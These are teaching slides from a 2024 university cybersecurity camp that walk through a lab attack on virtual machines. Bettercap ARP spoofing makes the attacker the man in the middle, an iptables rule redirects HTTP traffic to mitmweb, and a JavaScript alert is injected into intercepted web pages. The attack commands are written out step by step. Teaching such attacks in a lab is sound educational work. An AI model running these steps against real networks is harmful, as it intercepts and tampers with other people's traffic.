FAKE ALERTS

Presenter: Dr. S. Roy, Dept. of CS, BGSU

Event: 2024 CyberGuardians Camp

Date: June 24-28, 2024

GOAL

- In this attack, we aim to intercept web requests from the victim machine (Windows machine) on the attacker's machine (Ubuntu machine) and modifying the response body.
- We will be injecting an alert message into the response body.

TOOLS USED

The prerequisite tools required to perform this attack are:

- **bettercap** – to become the man in the middle and perform ARP spoof
- **iptable** - to change the rules and control where requests will be forwarded
- **mitm** – to inject malicious script on the victim's system

STEPS FOR ATTACK

- **STEP 1:** Become the root user in the attacker machine
  - Open Oracle Virtual Box on your system and launch the Ubuntu Virtual Machine on it.
  - Open a terminal on your Ubuntu machine and become the root user by running the below commands.

> ***- sudo su***
> *- Enter the root user password once you are prompted.*

CONTD.

STEP 2: Become the man in the middle by implementing bettercap.

- To set the target of the attack. Execute the following commands –

bettercap

net.probe on

net.show

set arp.spoof.targets 192.168.237.242

(Assuming Alice's IP address is 192.168.237.242, this will set Alice as the target for the MITM)

arp.spoof on

CONTD.

STEP 3: Update iptables rules to redirect requests to attacker machine (Mallory).

- Open another terminal and become the root user following STEP 1.
- Next, we need to update the protocols in the iptables to redirect requests from port 80 to port 8080. To do this, run the following commands,

```
iptables -t nat -A PREROUTING -p tcp --dport  80  -j REDIRECT --to-port 8080

iptables -t nat -L
```

- Ensure that there is an entry in the table to redirect HTTP requests to port 8080.

CONTD.

STEP 4: Start mitmweb and add the intercept rule.

- Navigate to the folder that contains mitmproxy.
- Start the web interface, mitmweb, by running the following command.

```
./mitmweb
```

- This will start the server and open the interface on the web browser.
- Now, add an intercept rule in the intercept tab

```
~b <html>
```

- This will intercept any HTTP responses that contain the string ‘<html>’.


CONTD.


- **<u>STEP 5:</u>** Inject the malicious script that will scare the victim.
  - On the victim's machine, navigate to any HTTP website.
  - The response to this request should be intercepted by the attacker machine. Go back to the mitmweb interface and you should see a response has been intercepted. (It will be highlighted in orange).
  - Select the request to expand it on the right side of the screen.
  - Navigate to the response tab to add the malicious script
  - Click the '**edit**' button
  - Scroll to the bottom to find the ***</body>*** tag. Add the following script

```
<script> alert('You are under a cyber-attack at BGSU') </script>
```

    - Resume the flow by hitting the "Resume" button.
    - You should be able to see the alert message on the webpage.

SCREENSHOTS





In the above images we can see that using mitmweb, the attacker has inserted a fake alert that will be displayed on the victim's machine.

Any Questions?

THANK YOU!